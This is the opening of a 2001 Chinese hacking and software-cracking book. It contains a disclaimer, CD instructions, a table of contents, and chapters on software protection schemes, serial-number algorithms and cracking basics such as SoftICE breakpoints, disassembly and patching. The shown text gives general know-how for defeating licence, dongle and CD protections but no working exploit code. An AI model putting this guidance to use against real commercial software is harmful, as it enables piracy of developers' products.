

**网络安全**  
**黑客**  
**加密与破解**



方圆电子音像出版社



## 内容简介

本书以学习研究为目的，从中认清黑客们的目的与手法，从而有针对性地进行防范。

主要内容：介绍各种软件破解的相关知识与实例；网络中的攻击、防范的相关知识及实例。

光盘内容：各种常用的加密、破解、网络攻击及防范工具。

### **郑重声明：**

**所有文字和相关资料仅供个人研究学习之用，任何人皆不得将其用于非法之目的，否则一切后果自负！**


产品名称 网络安全黑客加密与破解  
开发制作 深圳市相马计算机有限公司  
出版社 方圆电子音像出版社  
出版时间 2001年9月  
定 价 13.80（一光盘）


## 光盘使用说明

把《网络安全黑客加密与破解》光盘放入电脑的光驱中，软件自动运行。出现如图1画面。如果自动运行失效，你也可以打开“我的电脑”，找到你的光驱号，用鼠标右键单击它，即弹出快捷菜单，然后选择“打开”选项即可打开光盘，找到光盘里的“Hacker.exe”文件双击它就可进行手动运行光盘。



图1

进入主界面后，光盘主要分为三部分，上边横排文字按钮为主目录区、左边竖排文字按钮为分目录区、右边是内容区。要想进入某个分选项则单击主目录区中的按钮，再单击分目录的选项就会在内容区出现该软件的基本简介和安装按钮。单击安装按钮就可进行该软件的安装了。

按钮为搜索按钮，单击它打开搜索对话框，可以对软件进行搜索，如图2所示。




图2




 为调音台按钮，单击它打开调音台对话框，用它可以调节背景音乐的大小，如图 3 所示。



图 3

注意：由于我们很多软件是压缩文件格式，安装软件时请先安装WinZip解压软件，WinZip在的安装方法是：运行我们的光盘进入主界面后，单击上面的“其他工具”按钮打开一文件夹，在文件夹中选择“winzip80.exe”来进行安装。在我们的光盘根目录下有一个Readme.txt文件，上面有每个软件的简介，你可以打开或打印出来阅读。



# 目 录

## 加密破解篇

<b>第一章 加密技术</b> .....	11
1.1 软件加密保护技术简介.....	11
1.2 加密原理.....	15
1.3 序列号加密中的数学算法.....	20
<b>第二章 破解的基本认识</b> .....	25
2.1 如何成为一个Cracker.....	25
2.2 软件的保护方式介绍.....	27
2.3 破解软件基本要求.....	29
2.4 破解注意事项.....	32
2.5 破解时对的软件分析.....	43
<b>第三章 破解应用</b> .....	47
3.1 应用Win9X注册表破解.....	47
3.1.1 基础、技巧介绍.....	47
3.1.2 注册表分析工具.....	55
3.1.3 修改注册表延期使用(范例).....	63
3.2 软件加密功能破解.....	68

3.2.1 破解的常用方法.....	68
3.2.2 破解序列号各种方式.....	73
3.2.3 破解 KeyFile 保护.....	81
3.2.4 破解功能限制.....	85
3.2.5 破解运行时间限制.....	93
3.2.6 破解 CD-Check 法.....	99
3.2.7 破解警告窗 (NAG) 的出现.....	103
3.2.8 破解 InstallSHIELD (NaTzGUL, Big Johnson).....	105
3.3 压缩与脱壳.....	108
3.3.1 压缩工具介绍.....	108
3.3.2 手动脱壳.....	111
3.3.3 侦测与剥 CWView 2000 的壳.....	118
<b>第四章 破解实例</b> .....	123
4.1 软件破解.....	123
4.1.1 破解 Winzip 8.0.....	123
4.1.2 破解 xara 3d4.....	135
4.1.3 破解 WinXfiles Blowfish.....	143
4.1.4 完全破解 All Aboard! SE.....	150
4.1.5 暴力破解一例.....	209
4.1.6 破解 ACDSee V3.0.....	225



4.1.7 破解万能五笔 2000a 版.....	227
4.1.8 破解美萍安全卫士 V4.7.....	229
4.1.9 破解超级解霸 2000 试用版.....	230
4.1.10 破解 WebZIP 3.80.....	234
4.1.11 破解 Office2000.....	237
4.1.12 无限期使用 Dreamweaver 3 beta....	240
4.1.13 Explor 2000 V1.51 强迫注册法....	241
4.1.14 破解网吧管理软件.....	245
4.2 破解 CD 保护.....	248
4.2.1 《帝国时代 II》硬盘版的制作....	248
4.2.2 《Tomb Raider 3》改为硬盘版....	249
4.2.3 《三角洲部队 II》硬盘版的制作...	250
4.2.4 破解 FPE2000Pro 升级的 CD 保护 .....	252
4.3 CMOS 破解完全手册.....	253

## 战网篇

第五章 黑客应了解.....	261
5.1 根是什么? .....	261
5.2 初步技术 (目标分析) .....	264
5.3 如何获得自己的 IP.....	271

5.4 怎样利用扫描到的端口? .....	273
5.5 对于密码的分析 .....	278
5.6 入侵 FAQ .....	280
<b>第六章 黑客攻击的实现 .....</b>	<b>290</b>
6.1 “后门”的实现 .....	290
6.2 在浏览器中执行*.exe文件 .....	312
6.3 口令入侵方法 .....	317
6.4 共享主机权限的获得 .....	318
6.5 用FTP获取Shadow 口令 .....	324
6.6 SunOS 5.5 远程获取root .....	325
6.7 Web 入侵的过程 .....	325
6.8 获得 root 的方法 .....	332
6.9 突破防火墙的防护 .....	334
6.10 CGI 漏洞的利用 .....	346
6.11 从端口扫描开始的入侵 .....	366
6.12 黑客实用技巧7则 .....	385
6.13 远程控制的实现 .....	395
6.14 利用终端服务入侵远程计算机 .....	400
<b>第七章 QQ 的攻防 .....</b>	<b>404</b>
7.1 攻击OICQ 常见手段 .....	404
7.2 QQ 密码破解与相关对 .....	406



7.3 破解OICQ的密码算法.....	412
7.4 保护自己的OICQ号码.....	421
7.5 在OICQ中隐藏IP.....	425

## 工具篇

<b>第八章 黑客利器—黑客工具手册.....</b>	<b>427</b>
-----------------------------	------------

8.1 网络攻击利器.....	427
8.1.1 远程管理系统Back Orifice(V1.20版) .....	427
8.1.2 “冰河”(1.2 正式版)使用说明....	440
8.2 破解工具.....	451
8.2.1 常用破解工具简介.....	451
8.2.2 Soft-ice 使用指南.....	456
8.2.3 国产 Trw2000 使用介绍.....	489
8.2.4 Hiew 使用简介(代码十六进制编辑器) .....	493
8.2.5 Win32DASM 使用简介(反编译工具) .....	499
8.2.6 Gtw 使用简介(侦测工具).....	503
8.2.7 破解常用断点设置.....	507

<b>附 录.....</b>	<b>509</b>
-----------------	------------

# 加密破解篇

## 第一章 加密技术

### 1.1 软件加密保护技术简介

在这里并不是要系统的讨论软件加密保护技术,只是简单介绍一些和破解相关的软件保护方式,目的是让大家搞清楚哪些是解密的对象。有一点是要首先明确的,并不是所有的受限制软件都可以破解。因为作为破解一方来说,只能是将软件中不允许、受限制的功能变为可用的、没有限制的。如果软件本身就没有某些功能在里面,那么是无论如何也没有办法的(除非您自己去编写)。

下面是几种常见的软件保护方式:

1、软件注册: 现在有两种免费的软件可以使用,一种是自由软件(freeware),完全免费的,没有任何的使用限制;一种是共享软件(shareware),可以免费试用,如果要得到完全的功能或者服务的话,一

般情况下需要注册。现在网上有很多免费软件，其中共享软件相对来说更多一些，真正免费的软件还是不多。有些共享软件没有任何的限制，只是有可能会提示您该注册了，如果不注册的话，并不影响软件的正常使用，不会出现功能限制，但是注册之后会有更多的支持与服务；更多的共享软件都有诸多的限制，比如使用天数限制、有效日期限制、次数限制、功能限制、未注册画面、延迟或干脆禁用软件等等，软件的注册方式具有以下一些形式：

- a. 用户 ID 或注册码；
- b. 序列号；
- c. 用户名（或用户 ID）+ 注册码（或序列号）；
- d. 用户名 + 单位名 + 序列号（或注册码）；

以上这几种方式都是将用户输入的信息经过一些特殊的运算，然后和正确的注册信息相比较，如果相同则注册成功。需要说明的是正确的注册信息并不一定是显式存在的，也就是说程序根据输入的信息计算出一个结果后，有可能直接和正确的注册信息相比较，也有可能是间接比较的。通常对于那些直接存在于内存中的注册码，比较容易破解；但是对于那些隐式存在于内存中的注册码，则需要仔细的去跟踪、分析程序，才能得到正确的注册码，对



付这类软件通常需要更多的精力和耐心;

注意: 这里所指的用户 ID可能是用户名, 可能是一串软件所带的数字, 也有可能就是注册码等等, 具体根据不同的软件来定; 序列号通常具有以下形式: XXXXX-XXXXX-XXXXX-XXXXX (这里是随便输入的);

e. 有些软件注册时会在您的电脑里搜集一些信息, 让您 E-mail (或邮寄) 给软件公司并缴费, 然后对方提供给您一个注册码。对于这类软件, 通常破解时要彻底搞清楚程序的算法, 然后再给出一个破解方案。因为在自己的电脑上简单的得到一个注册码, 在其他电脑上并不能用, 没有什么意义。

f. 还有一些软件注册时是通过网上或邮寄方式付款, 然后对方会提供另外一个注册过的软件, 对于这类共享软件是没有办法破解的, 因为其共享软件本身就缺乏某些功能, 要得到功能完全的正式版, 唯一的办法就是通过正常的渠道去注册;

g. KEYfile保护方式, 这类软件的注册并不需要您输入注册码, 而是会检查某个文件的有效性, 这个文件可能是普通的文本文件, 也有可能是软件自己定义的特殊格式文件, 把这种文件叫做KEYfile。

2、密码保护: 这一类也是大家常见的加密保护

方式，凡是需要您输入密码（PASSWORD）的地方都属于这类，有应用软件密码、游戏密码、文件密码等等（当然能破解的目标只是其中的一部分了）：

3、磁盘保护：一般是利用软磁盘做成钥匙盘，然后软件运行的时候会去检验软盘中的数据是否正确，例如大家都很熟悉的杀毒软件KV3000就是如此

4、加密狗：看看现在的报纸杂志，狗声四起，到处都能看到各种各样的狗。所谓的狗，就是插在计算机接口上的一个数字电路，里面存着若干数据，软件通过计算机接口对这部分电路进行操作（读取、修改等），只有正确的狗才能使软件正常运行，从而达到保护软件、防止盗版的目的；

5、网卡加密：主要是利用网卡的序列号来进行识别，只有随机带的网卡才能正常使用软件；

6、License 保护：这种加密多用于大型的商业软件，软件通过正确的License文件运行。License文件都有固定的格式（这里所说的不是有关License的说明性文本文件），一般是一个License对应软件的一个功能模块。如果想要增加软件功能，只要购买相应的模块，得到一个License，然后就可以使用了，软件本身并不需要进行升级；或者是不同的License许可的用户数量不同，有单用户License、

多用户License, 有单机版License、网络版License等;

7、软件压缩: 就是通常说的加壳, 利用专门的压缩软件将应用程序进行压缩, 程序文件失去了本来的面目。如果您用反汇编工具反汇编, 那么您是什么也看不到的, 因为软件本身已经被压缩, 并不是真实的可执行文件代码了;

8、光盘加密(CDKEY): 这类保护多用于游戏中, 程序运行时要求将原版CD碟放在光驱中, 然后输入光盘附带的CDKEY, 或者是程序直接检查光盘上的特殊数据(指纹等), 由此来判断使用的是否是正版光碟;

9、还有一些并不属于加密保护之列, 但也常常是破解的对象。比如游戏中的生命值、经验值、法力值、钱和物品的数量等等(当然了, 有很多专用的游戏修改器可以达到这些目的)。

## 1.2 加密原理

加密也可提高终端和网络通讯的物理安全, 有三种方法加密传输数据:

1、链接加密: 在网络节点间加密, 在节点间传

输加密，传送到节点后解密，不同节点间用不同密码。

2、节点加密：与链接加密类似，不同的只是当数据在节点间传送时，不用明码格式传送，而是用特殊的加密硬件进行解密和重加密，这种专用硬件通常旋转在安全保险箱中。

3、首尾加密：对进入网络的数据加密，然后待数据从网络传送出后再进行解密。网络本身并不会知道正在传送的数据是加密数据。这一方法的优点是，网络上的每个用户（通常是每个机器的一个用户）可有不同的加密关键词，并且网络本身不需增添任何专门的加密设备。缺点是每个系统必须有一个加密设备和相应的软件（管理加密关键词）或者每个系统必须自己完成加密工作（当数据传输率是按兆位/秒的单位计算时，加密任务的计算量是很大的）。

终端数据加密是一特殊情况，此时链接加密法和首尾加密法是一样的方法，终端和计算机都是既为节点又为终止端点。

通讯数据加密常常不同于文件加密，加密所用的方法不应降低数据的传送速度。丢失或被歪曲了的数据不应当引起丢失更多的数据位，即解密进程应当能修复坏数据，而不能由于坏数据对整个文件

或登录进行不正确地解密。对于登录会话，必须一次加密一个字节，特别是在UNIX系统的情况下，系统要将字所返回给用户，更应一次加密一个字节。在网络中，每一链可能需要不同的加密关键字，这就提出了对加密关键词的管理，分配和替换问题。

DES传送数据的一般形式是以代入法密码格式按块传送数据，不能达到上述的许多要求。DES采用另一加密方法，一次加密一位或一个字节，形成密码流。密码流具有自同步的特点，被传送的密码文本中发生的错误和数据丢失，将只影响最终的明码文本的一小段(64位)。这称为密码反馈。在这种方法中，DES被用作虚拟随机数发生器，产生出一系列用于对明码文本的随机数。明码文本的每 $n$ 位与一个DES $n$ 位的加密输出数进行异或， $n$ 的取值为1-64，DES加密处理的输入是根据前边传送的密码文本形成的64位的数值。

$n$ 为1时，加密方法是自同步方式：错一位或丢失1位后，64位的密码文本将不能被正确地解密，因为不正确的加密值将移入DES输入的末端。但是一旦接收到正确的64位密码，由于DES的加密和解密的输入是同步的，故解密将继续正确地进行。

DES的初始输入称为种子，是一个同时由传输器

和接收器认可的随机数。通常种子由一方选择，在加密前给另一方。而加密关键词不能以明码格式通过网络传送，当加密系统加电时在两边都写入加密关键词，并且在许多阶段期间加密关键词都保持不变，用户可以选择由主关键词加密的阶段关键词，发送到数据传送的另一端，当该阶段结束后，阶段关键词就不再使用了。主关键词对用户是不可见的，由系统管理员定期改变，选择哪一种关键词管理方法，常由所用的硬件来确定。如果加密硬件都有相应的设备，则用种子还是用主关键词阶段关键词是无关紧要的。

用户身份鉴别口令只是识别一个用户的一种方法，实际上有许多方法可以用来识别用户。

1、CALL BACK MODEM：则维护系统有效用户表及其相应电话号码的设备。当用户拨号调用系统时，CALL BACK MODEM 获得用户的登录户头，挂起，再回头调用用户的终端。这种方法的优点是，限制只有电话号码存于MODEM中的人才是系统的用户，从而使非法侵入者不能从其家里调用系统并登录，这一方法的缺点是限制了用户的灵活性，并仍需要使用口令，因为MODEM不能仅从用户发出调用的地方，唯一地标识用户标记识别，标记是口令的物理实现，许

多标记识别系统使用某种形式的卡(如背面有磁条的信用卡),这种卡含有一个编码后的随机数。卡由连接到终端的读卡机读入,不用再敲入口令。为了增加安全性,有的系统要求读入卡和敲入口令。有些卡的编码方法使得编码难于复制。标记识别的优点是,标识可以是随机的并且必须长于口令。不足之处是每个用户必须携带一个卡(卡也可与公司的徽记组合使用)。并且每个终端上必须连接一个阅读机。

2、一次性口令:即“询问-应答系统”。一次性口令系统允许用户每次登录时使用不同的口令。这种系统使用一种称做口令发生器的设备,设备是手持式的(大约为一个袖珍计算器的大小),并有一个加密程序和独一的内部加密关键词。系统在用户登录时给用户提供一个随机数,用户将这个随机数送入口令发生器,口令发生器用用户的关键词对随机数加密,然后用户再将口令发生器输出的加密口令(回答)送入系统,系统将用户输入的口令,与它用相同的加密程序,关键词和随机数产生的口令比较,如果二者相同,允许用户存取系统。这种方法的优点是:用户可每次敲入不同的口令,因此不需要口令保密,唯有口令发生器需要安全保护。为了增加安全性,UNIX 系统甚至不需联机保存关键词,实际



的关键词可保存在有线连接于系统的一个特殊加密计算机中。在用户登录期间，加密计算机将为用户产生随机数和加密口令。这样一种系统的优点是，口令实际不由用户输入，系统中也不保存关键词，即使是加密格式的关键词也可保存于系统中。其不足之处类似于标记识别方法，每个用户必须携带口令发生器，如果要脱机保存关键词，还需要有一个特殊硬件。

3、个人特征：有些识别系统检测如指印，签名，声音，零售图案这些的物理特征。大多数这样的系统极是实验性的，昂贵的，并且不是百分之百的可靠。任何一个送数据到远程系统去核实的系统有被搭线窃听的危险，非法入侵者只须记录下送去系统校核的信息，以后再重显示这些信息，就能窃密。注意：这同样也是标记识别系统的一个问题。

## 1.3 序列号加密中的数学算法

数学算法一项都是密码加密的核心，但在一般的软件加密中，它似乎并不太为人们关心，因为大多数时候软件加密本身实现的都是一种编程的技巧。但近几年来随着序列号加密程序的普及，数学算法



在软件加密中的比重似乎是越来越大了。

我们先来看看在网络上大行其道的序列号加密的工作原理。当用户从网络上下载某个Shareware-共享软件后，一般都有使用时间上的限制，当过了共享软件的试用期后，您必须到这个软件的公司去注册后方能继续使用。注册过程一般是用户把自己的私人信息（一般主要指名字）连同信用卡号码告诉给软件公司，软件公司会根据用户的信息计算出一个序列码，在用户得到这个序列码后，按照注册需要的步骤在软件中输入注册信息和注册码，其注册信息的合法性由软件验证通过后，软件就会取消掉本身的各种限制，这种加密实现起来比较简单，不需要额外的成本，用户购买也非常方便，在互联网上的软件80%都是以这种方式来保护的。

我们注意到软件验证序列号的合法性过程，其实就是验证用户名和序列号之间的换算关系是否正确。其验证最基本的有两种，一种是按用户输入的姓名来生成注册码，再同用户输入的注册码比较，公式表示如下：

序列号 = F（用户名）

但这种方法等于在用户软件中再现了软件公司生成注册码的过程，实际上是非常不安全的，不论



其换算过程多么复杂，解密者只需把您的换算过程从程序中提取出来就可以编制一个通用的注册程序。

另外一种是通过注册码来验证用户名的正确性，公式表示如下：

用户名称 = F 逆 (序列号) (如 ACDSee)

这其实是软件公司注册码计算过程的反算法，如果正向算法与反向算法不是对称算法的话，对于解密者来说，的确有些困难，但这种算法相当不好设计。

于是有人考虑到一下的算法：

$F1(\text{用户名称}) = F2(\text{序列号})$

F1、F2 是两种完全不同的的算法，但用户名通过 F1 算法的计算出的特征字等于序列号通过 F2 算法计算出的特征字，这种算法在设计上比较简单，保密性相对以上两种算法也要好的多。如果能够把 F1、F2 算法设计成不可逆算法的话，保密性相当的好；可一旦解密者找到其中之一的反算法的话，这种算法就不安全了。一元算法的设计看来再如何努力也很难有太大的突破，那么二元呢？

特定值 = F (用户名，序列号)

这个算法看上去相当不错，用户名称与序列号之间的关系不再那么清晰了，但同时也失去了用户

名于序列号的一一对应关系，软件开发必须自己维护用户名称与序列号之间的唯一性，但这似乎不是难以办到的事，建个数据库就好了。当然您也可以根据这一思路把用户名称和序列号分为几个部分来构造多元的算法。

特定值 = F (用户名 1, 用户名 2, ... 序列号 1, 序列号 2...)

现有的序列号加密算法大多是软件开发自行设计的，大部分相当简单。而且有些算法作者虽然下了很大的功夫，效果却往往得不到它所希望的结果。其实现在有很多现成的加密算法可以用，如 RSADES, MD4, MD5, 只不过这些算法是为了加密密文或密码用的，于序列号加密多少有些不同。在这里试举一例，希望有抛砖引玉的作用：

- 1、在软件程序中有一段加密过的密文 S
- 2、密钥 = F (用户名、序列号) 用上面的二元算法得到密钥
- 3、明文 D = F-DES (密文 S、密钥) 用得到的密钥来解密密文得到明文 D
- 4、CRC = F-CRC (明文 D) 对得到的明文应用各种 CRC 统计
- 5、检查 CRC 是否正确。最好多设计几种 CRC 算



法，检查多个CRC结果是否都正确

用这种方法，在没有一个已知正确的序列号情况下是永远推算不出正确的序列号的。

mp, strlen, memcpy (限于NT)。

## 第二章 破解的基本认识

### 2.1 如何成为一个Cracker

要成为一个Cracker，首先要有一定的汇编语言的知识，并且有一定的软件和硬件的知识，手头上有一种以上的调试软件，如debug或Soft-ice等等。其次就是要有一些辅助工具如 pctools,unp,ultraedit32 等等。如果您已经具备了以上的条件，那么您就有可能成为一位Cracker了。但如果您还什么都不会，那么您就得对以下的文章认真阅读了，这会使您对Crack有深入的了解，为您成为一位名符其实的高手奠定基础。

对于不熟悉汇编语言的您，必须要知道一些组合语言，以下是一些常用到的语言组合：

cmp xx,yy 比较xx与yy

int ? 中断调用

inc xx 将xx中的值加一

dec xx 将xx中的值减一

loop 回圈

mov xx,yy 把yy的值搬到xx中

ret 反回主程序

nop 无动作

call 呼叫附程式

jz 若相等则跳跃

jnz 若不相等则跳跃

jmp 无条件跳跃

jb 若小于则跳跃

ja 若大于则跳跃

jg 若大于则跳跃

jge 若大于等于则跳跃

jl 若小于则跳跃

jle 若小于等于则跳跃

pop 弹出栈

push 压入栈

lea 装有效地址

lds 装DS 段值及地址

les 装ES 段值及地址

以上这些组合语言，必须要牢牢掌握，最好就是手头上有一本8086汇编语言的书，当crack软件时可作参考，因为组合语言的指令太多，不容易完全掌握，而且对于一个初学者来说，也没有必要完全掌握这些指令，大家都知道汇编语言不是一门很容易学的语言，所以如果您不是执意成为一位顶尖高

手的话，就可以不必浪费时间在这方面了。如果您能对此下一翻苦工深入地学习，因为对汇编语言的掌握越深越能提高您的破解技能和成功率。

## 2.2 软件的保护方式介绍

若您想学习高深破解技术的话，请务必一定要熟悉汇编语言的指令用法及寄存器，堆栈... 等概念，最好购买一些书来参考。推荐一本汇编书《8086 汇编语言程序设计教程》。

一般注册分好几种保护方式，有如下几种形式

1、游戏数值修改：生命值，法力值，物品数量，.... 这类数值都是玩Game一族无法抹灭的痛，通过修改技巧，让您体会玩Game的另一种乐趣。

2、磁盘保护破解 大多的CAI上都有磁盘保护，每次执行都要把磁盘拿进拿出的，假若磁盘坏了，那要怎么办呢？现在只要通过一些技巧，您便可以不必再担心磁盘这个麻烦问题。

3、密码破解：好多Game都有上密码，每次看密码表是否让您感到很烦呢？一旦密码表搞丢了，那可怎么办呢？最简单的办法就是破解。

4. 软件注册：一些 Shareware 都会加上某些限

制，如使用天数，延迟，未注册画面等等，这些想必都让大家头痛不已吧！

a. 输入 ID&注册码，将 ID 运算后，对比您所输入的注册码。是否跟运算后所得到的真正注册码一样，若一样的话就是注册者（也是合法使用者啦），若不一样当然就不是合法使用者，不能使用该软件。

b. 输入软件序列号，来判断是否是注册版或合法使用者，PS：又俗称（流水号），这样就可以查出此序列号是由谁流传出去。

c. 输入 ID&公司名称&注册码，将 ID&公司名称运算之后对比您所输入的注册码，是否跟运算后所得到的真正注册码一样，若一样的话就是注册者（也是合法使用者啦）。

d. 有些软件会去检查是否有注册档（俗称 Key Files）来判断是否为合法使用者使用，若找到注册档的话，并会检查是否为真正注册档，若一切检查都正确的话，方能使用一些注册后的功能。

e. 此种无法破解，因为大部分功能都不含在试用版中，需向原作者缴费注册，方可拿到注册版本。

5、硬件保护破解：插狗所造成的不便，是否让您咬牙切齿呢？这也可用破解方法解决。

6、利用网卡序列号来加密，只认随机带的网卡。



7、利用压缩并加密方法使您无从下手，目前许多软件都这样做，如不懂这方面的知识，您就大大落伍了，另外您如是一名汉化大师，那么一定要在这方面有所造诣，不然可供您们汉化的软件就会越来越少了。如：Thebat!用UPX压缩，Acdsee3.0用Aspack压缩等。

8、其他保护破解 利用CMOS等系统资料做的保护，编码保护，禁止TSR程序等。

## 2.3 破解软件基本要求

要实现软件破解，首先要有一定的基础知识 汇编语言。不需要很精通汇编语言编程，只要能知道各条指令的作用及相关的基础知识就可以了。当然，如果您对汇编语言编程比较熟悉的话，对于您的破解学习会很有好处的。虽然现在已经进入WinsowsS时代，汇编语言也从最基本8086汇编演变到了复杂的Win32汇编，但是对于解密来说，并无必要去学习Win32编程，8086汇编语言足以胜任破解的需要。如果对8086汇编语言一窍不通，那就先得去学习。8086汇编教学方面的书籍很多，到计算机书店都有卖的。

破解也一样需要工具，就像修理电器要用万用

表一样，纵然技术怎么高明，没有工具的帮忙也是枉然：

1、最重要的破解工具自然是鼎鼎大名的Soft-ice (Win95/98版、WINNT 版)了，这是个动态跟踪调试工具，任何想要破解的人都必须学会用它，破解大部分的解密工作都是在Soft-ice下完成的。另外一个可供选择的动态调试工具是Trw2000，中国人自己编写的，功能和用法和Soft-ice都差不多。如今有些软件专门针对Soft-ice做了一些防范，碰到这种情况就不得不借助于Trw2000了。

2、Winwo 下的软件解密有个好处，就是任何程序都逃脱不了动态跟踪。但有时候也可以利用静态分析工具来帮助快速的找到软件破解的突破口；或者是在解密的动态跟踪过程中，被狡猾的程序搞得晕头转向、摸不着头绪的时候，也许能根据对程序的静态分析来获取破解信息。静态分析工具推荐Win32DASM黄金版，这是个Win32反汇编程序，能够将应用程序反编译为汇编源程序，并能提供很多相关的信息，是解密的重要工具；

3、通常软件破解分为两类：完全破解和暴力破解，所谓完全破解就是指通过获取正确的注册码的破解方式，而有些软件的破解并不能通过获取注册

码得到（比如只是显示未注册画面），或者是很难得到正确的注册码（软件太狡猾，隐藏得比较深），此时就需要通过修改程序代码来达到破解的目的。修改应用程序代码需要专用的十六进制编辑器，比如UltraEdit、HexWorkShop、Hiew等。推介用Hiew，因为它不但支持十六进制编辑，同时也支持反汇编及直接的汇编程序修改，简单小巧，使用非常方便。

4、现在有很多的软件都用压缩工具压缩了（也就是通常说的加壳了），如ACDSEE、THEBAT等。当用Win32DASM进行反汇编之后，根本就发现不了任何有意义的信息；如果您想暴力破解这种软件，当用Hiew打开程序进行编辑的时候您会发觉找不到要修改的地方。遇到这种情况您就应该用文件检测工具看看程序是否有壳，是什么样的壳。知道了是什么壳，然后才可以去壳，接着才能修改程序。文件类型侦测工具很多，本人比较喜欢gtw这个工具，它是Windows界面，使用起来较为方便。

以上推荐的都是些基本的工具，有关破解的工具还有很多，在这就不一一介绍。

另外，以上所提到的破解工具在本书光盘的“破解工具”中都能找到。使用说明在本书“工具篇”中有介绍。

## 2.4 破解注意事项

在这介绍一些解密过程中经常遇到的问题。这些问题对于初学者来说常常是很需要搞明白的，如果您直接照着很多破解教程去学习的话，多半都会把自己搞得满头的雾水，因为有很多的概念要么自己不是很清楚，要么根本就不知道是怎么回事，所以希望通过下面的介绍让您有进一步的了解。

1、断点：所谓断点就是程序被中断的地方，这个词对于解密者来说是再熟悉不过了。那么什么又是中断呢？中断就是由于有特殊事件（中断事件）发生，计算机暂停当前的任务（即程序），转而去执行另外的任务（中断服务程序），然后再返回原先的任务继续执行。打个比方：您正在上班，突然有同学打电话告诉您他从外地坐火车过来，要您去火车站接他。然后您就向老板临时请假，赶往火车站去接同学，接着将他安顿好，随后您又返回公司继续上班，这就是一个中断过程。解密的过程就是等到程序去获取输入的注册码并准备和正确的注册码相比较的时候将它中断下来，然后通过分析程序，找到正确的注册码。所以需要为被解密的程序设置断点，在适当的时候切入程序内部，追踪到程序的注册码，

从而达到 crack 的目的。


2、领空：这是个非常重要的概念，但也是初学者常常不明白的地方。在各种各样的破解文章里都能看到领空这个词，如果您搞不清楚到底程序的领空在哪里，那么您就不可能进入破解的大门。或许您也曾破解过某些软件，但那只是瞎猫碰到死老鼠而已。所谓程序的领空，说白了就是程序自己的地方，也就是要破解的程序自己程序码所处的位置。也许您马上会问：我是在程序运行的时候设置的断点，为什么中断后不是在程序自己的空间呢？因为每个程序的编写都没有固定的模式，所以要在想要切入程序的时候中断程序，就必须不依赖具体的程序设置断点，也就是设置的断点应该是每个程序都会用到的东西。在DOS时代，基本上所有的程序都是工作在中断程序之上的，即几乎所有的DOS程序都会去调用各种中断来完成任务。但是到了Windows时代，程序没有权力直接调用中断，Windows系统提供了一个系统功能调用平台（API），就向DOS程序以中断程序为基础一样，Windows程序以API为基础来实现和系统打交道，从而实现各种功能，所以Windows下的软件破解其断点设置是以API函数为基础的，即当程序调用某个API函数时中断其正常运行，然后进行解

密。例如在 Soft-ice 中设置下面的断点：  
bpxGetDlgItemText（获取对话框文本），当要破解的程序要读取输入的数据而调用GetDlgItemText时，立即被Soft-ice拦截到，从而被破解的程序停留在GetDlgItemText的程序区，而GetDlgItemText是处于Windows自己管理的系统区域，注意如果擅自改掉这部分的程序代码，哪就不可收拾了。所以要从系统区域返回到被破解程序自己的地方（即程序的领空），才能对程序进行破解，至于怎样看程序的领空请看在本书“工具篇”中相关Soft-ice使用说明。试想一下：对于每个程序都会调用的程序段，可能从那里找到什么有用的东西吗？（怎么样去加密是程序自己决定的，而不是调用系统功能实现的！）

3、API：即ApplicationProgrammingInterface的简写，中文叫应用程序编程接口，是一个系统定义函数的大集合，它提供了访问操作系统特征的方法。API包含了几百个应用程序调用的函数，这些函数执行所有必须的与操作系统相关的操作，如内存分配、向屏幕输出和创建窗口等，用户的程序通过调用API接口同Windows打交道，无论什么样的应用程序，其底层最终都是通过调用各种API函数来实现各种功能的。通常API有两中基本形式：Win16和

Win32。Win16 是原来的、API 的 16 位版本，用于 Windows3.1；Win32 是现在的、API 的 32 位版本，用于 Windows95/98/NT/ME/2000。Win32 包括了 Win16，是 Win16 的超集，大多数函数的名字、用法都是相同的。16 位的 API 函数和 32 位的 API 函数的区别在于最后的一个字母，例如设置这样的断点：  
bpxGetDlgItemText、bpxGetDlgItemTextA 和 bpxGetDlgItemTextW，其中 GetDlgItemText 是 16 位 API 函数，GetDlgItemTextA 和 GetDlgItemTextW 是 32 位 API 函数，而 GetDlgItemTextA 表示函数使用单字节，GetDlgItemTextW 表示函数使用双字节。现在破解中常用到的是 Win32 单字节 API 函数，就是和 GetDlgItemTextA 类似的函数，其他的两种（Win16API 和 Win32 双字节 API 函数）则比较少见。Win32API 函数包含在动态链接库（Dynamic Link Libraries，简称 DLLs）中，即包含在 kernel32.dll、user32.dll、gdi32.dll 和 comctl32.dll 中，这就是为什么要在 Soft-ice 中用 exp=C:\Windows\system\kernel32.dll 等命令行将这些动态链接库导入 Soft-ice 中的原因。因为不这样做的话，就无法拦截到系统 Win32API 函数调用了。

4、关于程序中注册码的存在方式：破解过程中



都会去找程序中将输入的注册码和正确的注册码相比较的地方，然后通过对程序的跟踪、分析找到正确的注册码。但是正确的注册码通常在程序中以两种形态存在：显式的和隐式的，对于显式存在的注册码，可以直接在程序所处的内存中看到它，例如您可以直接在 Soft-ice 的数据窗口中看到类似“297500523”这样存在的注册码（这里是随意写的），对于注册码显式存在的软件破解起来比较容易；但是有些软件的程序中并不会直接将输入的注册码和正确的注册码进行比较，比如有可能将注册码换算成整数、或是将注册码拆开，然后将每一位注册码分开在不同的地方逐一进行比较，或者是将输入的注册码进行某种变换，再用某个特殊的程序进行验证等等。总之，应用程序会采取各种不同的复杂运算方式来回避直接的注册码比较，对于这类程序，通常要下功夫去仔细跟踪、分析每个程序功能，找到加密算法，然后才能破解它，当然这需要一定的 8086 汇编编程功底和很大的耐心与精力。

5、关于软件的破解方式：将破解方式分为两大类，即完全破解和暴力破解。所谓完全破解主要是针对那些需要输入注册码或密码等软件来说的，如果能通过对程序的跟踪找到正确的注册码，通过软



件本身的注册功能正常注册了软件，这样的破解称之为完全破解；但如果有些软件本身没有提供注册功能，只是提供试用（DEMO），或是注册不能通过软件本身进行（例如需要获取另外一个专用的注册程序，通过Internet的注册等等），或者是软件本身的加密技术比较复杂，软件破解者的能力、精力、时间有限，不能直接得到正确的注册码，此时需要去修改软件本身的程序码，即人为改变软件的运行方向，这样的破解称之为暴力破解。

